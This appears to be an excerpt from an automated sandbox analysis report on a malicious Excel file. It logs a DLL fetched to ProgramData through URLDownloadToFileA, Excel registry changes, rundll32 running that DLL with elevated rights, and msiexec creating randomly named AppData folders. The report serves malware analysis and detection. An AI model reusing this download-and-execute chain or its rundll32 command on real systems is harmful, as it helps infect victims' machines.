C:\ProgramData\formnet.dll	unknown	54283	76 00 65 00 72 00 74 00 2d 00 50 00 61 00 74 00 68 00 3c 00 2f 00 6d 00 61 00 6d 00 6c 00 3a 00 6c 00 69 00 6e 00 6b 00 54 00 65 00 78 00 74 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 3c 00 6d 00 61 00 6d 00 6c 00 3a 00 75 00 72 00 69 00 20 00 2f 00 3e 00 0d 00 0a 00 09 00 09 00 3c 00 2f 00 6d 00 61 00 6d 00 6c 00 3a 00 6e 00 61 00 76 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 4c 00 69 00 6e 00 6b 00 3e 00 0d 00 0a 00 09 00 3c 00 2f 00 6d 00 61 00 6d 00 6c 00 3a 00 72 00 65 00 6c 00 61 00 74 00 65 00 64 00 4c 00 69 00 6e 00 6b 00 73 00 3e 00 0d 00 0a 00 3c 00 2f 00 63 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 3a 00 63 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 3e 00 0d 00 0a 00 0d 00 0a 00 0d 00 0a 00 3c 00 21 00 2d 00 2d 00 20 00 76 00 20 00 31 00 2e 00 31 00 2e	v.e.r.t.-.P.a.t.h.<./.m.a.m.l. :.l.i.n.k.T.e.x.t.>..... <.m.a.m.l.:.u.r.i. ./.>..... <./.m.a.m.l.:.n.a.v.i.g.a.t. i.o.n.L.i.n.k.>.....<./.m.a. m.l.:.r.e.l.a.t.e.d.L.i.n.k.s. >..... <./.c.o.m.m.a.n.d.:.c.o. m.m.a.n.d.>.....<.!.-.-. .v. .1...1..	success or wait	1	14090828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE36C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE734	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE7D0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE36C	EE36C	binary	04 00 00 00 D4 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DB AB 93 AE 6D F4 D6 01 6C E3 0E 00 6C E3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE734	EE734	binary	04 00 00 00 D4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1B ED E8 B2 6D F4 D6 01 34 E7 0E 00 34 E7 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE7D0	EE7D0	binary	04 00 00 00 D4 08 00 00 26 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 35 00 32 00 32 00 29 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 DD BA 00 B3 6D F4 D6 01 D0 E7 0E 00 D0 E7 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	<07	binary	3C 30 37 00 D4 08 00 00 02 00 00 00 00 00 00 00 44 00 00 00 01 00 00 00 20 00 00 00 18 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 35 00 32 00 32 00 29 00 2E 00 78 00 6C 00 73 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 35 00 32 00 32 00 29 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2464 Parent PID: 2260

General

Start time:	21:31:46
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xff4d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	64	success or wait	1	FF4D27D0	ReadFile
C:\ProgramData\formnet.dll	unknown	264	success or wait	1	FF4D281C	ReadFile

Analysis Process: rundll32.exe PID: 2364 Parent PID: 2464

General

Start time:	21:31:46
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0x390000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 2416 Parent PID: 2364

General

Start time:	21:32:14
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe
Imagebase:	0x510000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ytziy	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Iko	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ybpa	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ixoc	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ubyk	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Epkeo	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Souk	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Buo	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Avha	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Lao	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Sixuz	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Epl	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Anku	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
